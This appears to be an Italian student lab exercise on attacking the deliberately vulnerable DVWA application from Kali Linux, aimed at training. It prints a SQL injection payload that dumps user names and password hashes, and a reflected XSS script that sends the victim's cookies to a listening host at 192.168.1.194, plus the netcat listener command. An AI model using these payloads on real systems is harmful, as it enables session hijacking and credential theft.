
ESERCITAZIONE S6/L2

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

1. configurazione del laboratorio:

Configurazione dell'ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux attaccante. è stata poi verificata la comunicazione tra le due macchine utilizzando il comando ping



2. impostazione della DVWA

una volta effettuato l'accesso alla DVWA dalla macchina Kali Linux tramite il browser FireFox, è stata configurata al livello di sicurezza a LOW.

3. Sfruttamento delle Vulnerabilità:

1. Ho scelta una vulnerabilità SQL Injection (non blind).
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #


Attacco di questo tipo viene usato per manipolare una query SQL in modo da ottenere informazioni riservate dal database, sfruttando delle vulnerabilità nelle applicazioni web che non validano correttamente i dati di input.

Questo codice rappresenta un attacco SQL injection con l'obiettivo di ottenere informazioni sensibili (come i dati degli utenti) da un database vulnerabile. È uno degli esempi più comuni di come le applicazioni web possano essere compromesse se non sono adeguatamente protette contro SQL injection.

2. Ho scelto una vulnerabilità XSS reflected

```
<script>
   var xhttp = new XMLHttpRequest();
   xhttp.open("POST", "http://192.168.1.194/", true);
   xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   xhttp.send("cookies=" + document.cookie);
</script>
```

In questo caso nel terminale di Kali abbiamo messo in ascolto la porta 80 (HTTP) con NetCat con il comando “ nc -lvnp 80 “ . Poi nella DVWA, dopo aver selezionato la voce XSS reflected abbiamo inserito lo script sopraindicato con l’indirizzo IP.



Lo script che hai fornito è un esempio di attacco Cross-Site Scripting (XSS), in particolare un tipo di attacco che sfrutta la possibilità di inviare dati (come i cookie) a un server remoto senza il consenso dell'utente. L'idea principale è che un attaccante riesca a rubare i cookie dell'utente (che potrebbero contenere informazioni sensibili, come sessioni di login) e inviarli a un server sotto il suo controllo.